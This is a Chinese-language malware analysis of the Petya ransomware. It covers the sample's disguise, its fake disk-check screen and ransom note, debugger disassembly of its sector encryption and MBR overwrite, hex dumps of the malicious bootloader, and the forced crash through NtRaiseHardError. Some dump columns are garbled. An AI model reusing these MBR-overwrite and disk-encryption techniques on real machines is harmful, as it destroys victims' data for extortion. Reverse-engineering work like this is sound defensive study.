


PetyaRansomware

一个具备技术挑战与想象力的勒索软件



发布事件：2016 年 4 月 14 日

样本信息

MD5	File
A92F13F3A1B3B39833D3CC336301B713	伪装成 PDF 的 EXE 文件
AF2379CC4D607A45AC44D62135FB7015	伪装成 RAR 的 EXE 文件

行为分析

样本将自己的图标伪装成 PDF 和 RAR 自解压的可执行文件，攻击者通过邮件将恶意代码发送给攻击目标，利用社会工程学引诱攻击者进行运行。



木马运行后通过内部调用系统硬件异常，导致系统蓝屏重启。

```
STOP: c0000350 Unknown Hard Error
Unknown Hard Error
```

系统重启后会提示用户进行磁盘检查，实际上此时在执行磁盘加密功能。


```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 3642 of 47072 (7%)
```

执行完毕后主机会看到闪烁的屏幕，由一些 ASCII 码组成。



根据提示按任意键后，屏幕上回显示勒索信息，按照信息提示支付比特币才能解决问题。

You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

<http://petya37h5tbhyvki.onion/PAHeGJ>
<http://petya5koahtsf7sv.onion/PAHeGJ>


3. Enter your personal decryption code there:

e1QRRP-wCah7H-PX8gwT-kb8Wdt-oqAj9R-DXwof2-kTDADo-DAHbbL-wABi5n-aPgNay-
 vU4NH9-XXjgNN-ekDzeg-x492v8-Qw5epy

If you already purchased your key, please enter it below.


Key:

用 diskgenius 查看加密后的情况，发现样本并未进行全盘加密，而是加密了系统分区。



执行概要

该样本主文件是一个外壳程序，静态无法检测到恶意代码，执行过程中会申请新的内存空间，释放主功能代码，写入到物理磁盘的启动位置，修改 MBR，之后强制系统重启。具体流程图如下：



什么是 MBR?

MBR，即主引导记录（Master Boot Record），是对 IBM 兼容机的硬盘或者可移动设备分区时，在驱动器最前端的一段引导扇区，位于磁盘的 0 柱面、0 磁头、1 扇区（每个扇区为 512 个字节）。

MBR 描述了逻辑分区的信息，包含文件系统和组织方式，以及计算机在启动第二阶段加载操作系统的可执行代码或连接每个分区的引导记录，通常被称为引导程序。

MBR 结构如下：

字节偏移 (十六进制)	字节数	描述
0x00-0x1BD	446	引导代码
0x1BE-0x1CD	16	分区表项 1
0x1CE-0x1DD	16	分区表项 2
0x1DE-0x1ED	16	分区表项 3
0x1EE-0x1FD	16	分区表项 4
0x1FE-0x1FF	2	签名值 0xAA55 或者 0x55AA

行为分析

- 样本文件的行为

002F8DA3	8BC6	mov eax,esi	
002F8DA5	8D4C24 14	lea ecx,dword ptr ss:[esp+0x14]	
002F8DA9	99	cdq	
002F8DAA	8BF8	mov edi,eax	
002F8DAC	8BC2	mov eax,edx	ntdll.KiFastSystemCallRet
002F8DAE	50	push eax	
002F8DAF	57	push edi	
002F8DB0	8D9424 5002000	lea edx,dword ptr ss:[esp+0x250]	
002F8DB7	894424 18	mov dword ptr ss:[esp+0x18],eax	
002F8DBB	E8 2EFBFFFF	call 002F88EE	读Sector
002F8DC0	59	pop ecx	
002F8DC1	59	pop ecx	
002F8DC2	33C9	xor ecx,ecx	
002F8DC4	80B40C 4802000	xor byte ptr ss:[esp+ecx+0x248],0x37	加密Sector
002F8DCC	41	inc ecx	
002F8DCD	81F9 00020000	cmp ecx,0x200	
002F8DD3	72 EF	jb short 002F8DC4	
002F8DD5	FF7424 10	push dword ptr ss:[esp+0x10]	
002F8DD9	8D9424 4C02000	lea edx,dword ptr ss:[esp+0x24C]	
002F8DE0	57	push edi	
002F8DE1	8D4C24 1C	lea ecx,dword ptr ss:[esp+0x1C]	
002F8DE5	E8 79FBFFFF	call 002F8963	写Sector
002F8DEA	59	pop ecx	
002F8DEB	59	pop ecx	
002F8DEC	85C0	test eax,eax	
002F8DEE	74 4A	jbe short 002F8E3A	
002F8DF0	46	inc esi	
002F8DF1	83FE 22	cmp esi,0x22	加密Sector的个数
002F8DF4	7C AD	jn short 002F8DA3	

加密 0x22 个扇区

```

002F899D 53      push ebx
002F899E 0FA4C8 09  shld eax,ecx,0x9
002F89A2 53      push ebx
002F89A3 50      push eax
002F89A4 C1E1 09   shl ecx,0x9
002F89A7 51      push ecx
002F89A8 56      push esi
002F89A9 FF15 20A02F00 call dword ptr ds:[0x2FA020]
002F89AF 53      push ebx
002F89B0 8D45 FC  lea eax,dword ptr ss:[ebp-0x4]
002F89B3 8B 0020000 mov ebx,0x200
002F89B8 50      push eax
002F89B9 53      push ebx
002F89BA 57      push edi
002F89BB 56      push esi
002F89BC FF15 24A02F00 call dword ptr ds:[0x2FA024]
002F89C2 85C0    test eax,eax
002F89C4 ^ 74 CD  jc short 002F8993

```

0x0 [MBR]
kernel32.SetFilePointerEx

WriteFile -> MBR

ds:[002FA024]=75EF1400 (kernel32.WriteFile)

地址	HEX 数据	0012F1CC	0000009C	hFile = 0000009C (window)
0069C540	FA 66 31 C0 8E D0 8E C0 8E D8 BC 00 7C FB 88 16	0012F1D0	0069C540	Buffer = 0069C540
0069C550	93 7C 66 B8 20 00 00 00 66 BB 22 00 00 00 09 00	0012F1D4	00000200	nBytesToWrite = 200 (512.)
0069C560	80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 80	0012F1D8	0012F1EC	pBytesWritten = 0012F1EC
0069C570	EA 00 00 00 00 F4 EB FD 66 50 66 31 C0 52 56 57	0012F1DC	00000000	lpOverlapped = NULL
0069C580	66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10	0012F1E0	00000000	
0069C590	89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 50 66 58	0012F1E4	00000022	
0069C5A0	73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83	0012F1E8	00002200	
0069C5B0	D0 00 81 C1 00 02 73 07 8C C2 80 C6 10 8E C2 5F	0012F1EC	0012F214	ASCII "\\.\PhysicalDrive0"
0069C5C0	5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB	0012F1F0	0069C540	
0069C5D0	F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00	0012F1F4	002F8E05	返回到 002F8E05 来自 002F8964
0069C5E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012F1F8	00000000	
0069C5F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012F1FC	00000000	

替换 MBR 数据

```

002F8E44 57      push edi
002F8E45 57      push edi
002F8E46 68 00440000 push 0x4400
002F8E4B 56      push esi
002F8E4C FF15 1CA02F00 call dword ptr ds:[0x2FA01C]
002F8E52 57      push edi
002F8E53 8D4424 14  lea eax,dword ptr ss:[esp+0x14]
002F8E57 50      push eax
002F8E58 53      push ebx
002F8E59 8D85 00020000 lea eax,dword ptr ss:[ebp+0x200]
002F8E5F 50      push eax
002F8E60 56      push esi
002F8E61 FF15 24A02F00 call dword ptr ds:[0x2FA024]
002F8E67 56      push esi
002F8E68 85C0    test eax,eax
002F8E6A ^ 74 C8  jc short 002F8E34
002F8E6C FF15 34A02F00 call dword ptr ds:[0x2FA034]

```

Offset = 0x4400
kernel32.SetFilePointer
Size = 0x2000
buffer = 0x0069C740

kernel32.WriteFile

kernel32.CloseHandle

ds:[002FA024]=75EF1400 (kernel32.WriteFile)

地址	HEX 数据	ASCII
0069C740	E9 3D 06 00 55 8B EC 8B 46 06 8B 4E 0A 0B C8 8B	? . U 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C750	4E 08 75 09 8B 46 04 F7 E1 5D C2 08 00 53 F7 E1	N u . 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C760	8B D8 8B 46 04 F7 66 0A 03 D8 8B 46 04 F7 E1 03	嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C770	D3 5B 5D C2 08 00 55 8B EC 53 56 8B 46 0A 0B C0	嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C780	75 15 8B 4E 08 8B 46 06 33 D2 F7 F1 8B D8 8B 46	u 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C790	04 F7 F1 8B D3 EB 38 8B C8 8B 5E 08 8B 56 06 8B	嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C7A0	46 04 D1 E9 D1 DB D1 EA D1 D8 0B C9 75 F4 F7 F3	F 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C7B0	8B F0 F7 66 0A 91 8B 46 08 F7 E6 03 D1 72 0C 3B	嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C7C0	56 06 77 07 72 06 3B 46 04 76 01 4E 33 D2 96 5E	U w w r m : F u 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C7D0	5B 5D C2 08 00 00 55 8B EC 53 8B 46 0A 0B C0 75	[] ? . . U 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C7E0	15 8B 4E 08 8B 46 06 33 D2 F7 F1 8B 46 04 F7 F1	嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻
0069C7F0	8B C2 33 D2 EB 45 8B C8 8B 5E 08 8B 56 06 8B 46	嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻 嫻

将加解密代码写入磁盘扇区

002F89A2	53	push ebx	
002F89A3	50	push eax	
002F89A4	C1E1 09	shl ecx,0x9	
002F89A7	51	push ecx	Offset = 0x6C00
002F89A8	56	push esi	
002F89A9	FF15 20A02F00	call dword ptr ds:[0x2FA020]	kernel32.SetFilePointerEx
002F89AF	53	push ebx	
002F89B0	8D45 FC	lea eax,dword ptr ss:[ebp-0x4]	
002F89B3	BB 00020000	mov ebx,0x200	
002F89B8	50	push eax	
002F89B9	53	push ebx	Size = 0x200
002F89BA	57	push edi	Buffer = 0x0012FA48
002F89BB	56	push esi	
002F89BC	FF15 24A02F00	call dword ptr ds:[0x2FA024]	kernel32.WriteFile
002F89C2	85C0	test eax,eax	
002F89C4	74 CD	je short 002F8993	
002F89C6	56	push esi	
002F89C7	FF15 34A02F00	call dword ptr ds:[0x2FA034]	kernel32.CloseHandle

edi=0012FA48

地址	HEX 数据	ASCII
0012FA48	00 CA A0 B1 6E CC A4 C1 8E ED E6 E1 CE EA E0 E0	. 夔 臧 踏 翊 礞 崙 崙 咳 ?
0012FA58	CC EF EA AB 62 DB C2 E8 DC DE C8 E7 DA E9 DE CB	田 戢 b 劫 抵 奕 纒 纒 ?
0012FA68	A2 CB 3F 1B 68 C1 D7 1A F3 68 74 74 70 3A 2F 2F	(?)? 嶙 嶙 http://
0012FA78	70 65 74 79 61 33 37 68 35 74 62 68 79 76 6B 69	petya37h5tbhyuki
0012FA88	2E 6F 6E 69 6F 6E 2F 64 5A 64 59 71 66 0D 0A 20	.onion/d2dYqf..
0012FA98	20 20 20 68 74 74 70 3A 2F 2F 70 65 74 79 61 35	http://petya5
0012FAA8	6B 6F 61 68 74 73 66 37 73 76 2E 6F 6E 69 6F 6E	koahsf7sv.onion
0012FAB8	2F 64 5A 64 59 71 66 00 00 00 00 00 00 00 00	/d2dYqf.....
0012FAC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0012FAD8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0012FAE8	00 00 00 00 00 00 00 00 00 62 63 52 55 51 52 48bcRUQRH
0012FAF8	48 62 44 35 71 6B 4C 4A 6F 32 37 73 4D 52 52 6E	HbD5qkLJo27sMRRn
0012FB08	70 6B 6D 39 63 55 37 73 42 47 54 45 61 6E 34 63	pkm9cU7sBGTean4c
0012FB18	6D 57 59 32 61 4A 68 67 79 32 59 33 5A 4B 4C 72	mWY2aJhgy2Y3ZKLR
0012FB28	74 57 41 31 37 4B 47 74 51 70 70 47 50 44 77 32	tWA17KGtQppGPDw2
0012FB38	4E 35 76 59 46 68 67 6B 4A 5A 61 53 61 66 59 69	N5vYFhgkJZaSafYi
0012FB48	59 78 69 00 00 00 00 00 00 00 00 00 00 00 00	Yxi.....
0012FB58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

写入 3 个与加解密有关的数据到磁盘中

红色部分为 32 个字节经过加密的 KEY，蓝色部分为设备唯一 ID 号，粉色部分为提示用户在勒索网站需要填入的解密字符串。

00219012	MOV DWORD PTR SS:[EBP-18],1	
00219019	PUSH EAX	
0021901A	PUSH ESI	
0021901B	PUSH DWORD PTR SS:[EBP-4]	
0021901E	MOV DWORD PTR SS:[EBP-C],2	
00219022	CALL DWORD PTR DS:[21A014]	ADVAPI32.AdjustTokenPrivileges
0021902B	CALL DWORD PTR DS:[21A03C]	kernel32.GetLastError
00219031	TEST EAX,EAX	
00219033	JNZ SHORT 00218FF6	
00219035	PUSH 21A7B4	ASCII "NtRaiseHardError"
0021903A	PUSH 21A7C8	ASCII "NTDLL.DLL"
0021903E	CALL DWORD PTR DS:[21A044]	kernel32.GetModuleHandleA
00219045	PUSH EAX	
0021904E	CALL DWORD PTR DS:[21A040]	kernel32.GetProcAddress
0021904C	LEA ECX,DWORD PTR SS:[EBP-8]	
0021904F	PUSH ECX	
00219050	PUSH 6	OptionShutdownSystem
00219052	PUSH ESI	
00219053	PUSH ESI	
00219054	PUSH ESI	
00219055	PUSH C0000350	
00219059	CALL EAX	ntdll.ZwRaiseHardError
0021905C	XOR EAX,EAX	
0021905E	ADD ESP,18	
00219061	INC EAX	

执行硬件错误异常

- MBR 代码



```

MEMORY:7C00      cli
MEMORY:7C01      xor     eax, eax
MEMORY:7C04      mov     ss, ax
MEMORY:7C06      mov     es, ax
MEMORY:7C08      mov     ds, ax
MEMORY:7C0A      mov     sp, 7C00h
MEMORY:7C0D      sti
MEMORY:7C0E      mov     byte_7C93, dl
MEMORY:7C12      mov     eax, 20h ; ' ' ; sectorNum
MEMORY:7C18      mov     ebx, 22h ; '''' ; startSector
MEMORY:7C1E      mov     cx, 8000h
MEMORY:7C21      loc_7C21: ; CODE XREF: MEMORY:7C2A↓j
MEMORY:7C21      call   near ptr readSector
MEMORY:7C24      dec     eax
MEMORY:7C26      cmp     eax, 0
MEMORY:7C2A      jnz     short loc_7C21
MEMORY:7C2C      mov     eax, dword_8000
MEMORY:7C30      jmp     far ptr dword_8000
MEMORY:7C38
    
```


恶意 MBR 代码

0x7C21 处将样本的主功能代码加在到内存 0x8000 处，然后在 0x7C30 处跳转到恶意代码进行加解密操作。

